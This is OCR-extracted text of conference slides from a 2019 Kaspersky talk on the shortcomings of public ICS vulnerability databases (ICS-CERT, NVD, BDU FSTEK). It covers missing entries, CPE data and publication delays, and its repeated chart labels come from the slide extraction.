Kaspersky Industrial Cybersecurity Conference 2019


September 18-20, 2019, Sochi, Russia

kaspersky

Disadvantages of public vulnerability databases

Artem Zinenko, Kaspersky

Information sources



Call to Action: Mobilizing Community Discussion to Improve Information-Sharing About Vulnerabilities in Industrial Control Systems and Critical Infrastructure: https://ccdcoe.org/uploads/2019/06/Art_03_Call-to-Action.pdf

Agenda

Public ICS vuln database disadvantages

ICS/US-CERT disadvantages

NVD disadvantages

BDU FSTEK disadvantages

Quality of information


How to properly work with it?

ICS/US-CERT

Missing ICS vulnerabilities (2018)

23%

are missing



Example: CVE-2018-7760

An authorization bypass vulnerability exists in Schneider Electric's Modicon M340, Modicon Premium, Modicon Quantum PLC, BMXNOR0200.

CVSSv3: 9.8

https://nvd.nist.gov/vuln/detail/CVE-2018-7760

ICS/US-CERT advisory publication process

Data for humans

The following versions of Advantech WebAccess HMI Designer, a Human Machine Interface (HMI) runtime development software, are affected:

- Advantech WebAccess HMI Designer Version 2.1.9.23 and prior

https://www.us-cert.gov/ics/advisories/icsa-19-213-01

ICS/US-CERT disadvantages

Amount of data

Human-readable data

NVD

(National Vulnerability Database)

Machine-readable data

cpe:2.3:a:siemens:simatic_pcs_7:8.0:*:*:*:*:*:*:*


cpe:2.3:a:siemens:simatic_pcs_7:8.1:*:*:*:*:*:*:*

cpe:2.3:a:siemens:simatic_pcs_7:8.2:*:*:*:*:*:*:*


cpe:2.3:a:siemens:simatic_pcs_7:9.0:*:*:*:*:*:*:*

https://nvd.nist.gov/vuln/detail/CVE-2019-10935


Delay (2018)


1000
100
10
1
Number of days
1
1
1
4
5
12
21
47
259
513
Percentage of vulnerabilities
10%
20%
30%
40%
50%
60%
70%
80%
90%
100%


Delay (2018)


1000
100
10
1
Number of days
513
259
47
21
12
5
4
1
1
1
Percentage of vulnerabilities
10%
20%
30%
40%
50%
60%
70%
80%
90%
100%

Delay (2018)


1000
100
10
1
Number of days
513
259
47
21
12
5
4
1
1
1
Percentage of vulnerabilities
10%
20%
30%
40%
50%
60%
70%
80%
90%
100%

Delay (2018)


513
1000
100
10
1
Number of days
259
47
21
12
5
4
1
1
1
Percentage of vulnerabilities
10%
20%
30%
40%
50%
60%
70%
80%
90%
100%


CVE Publication Process

ICS vulnerabilities (2018)

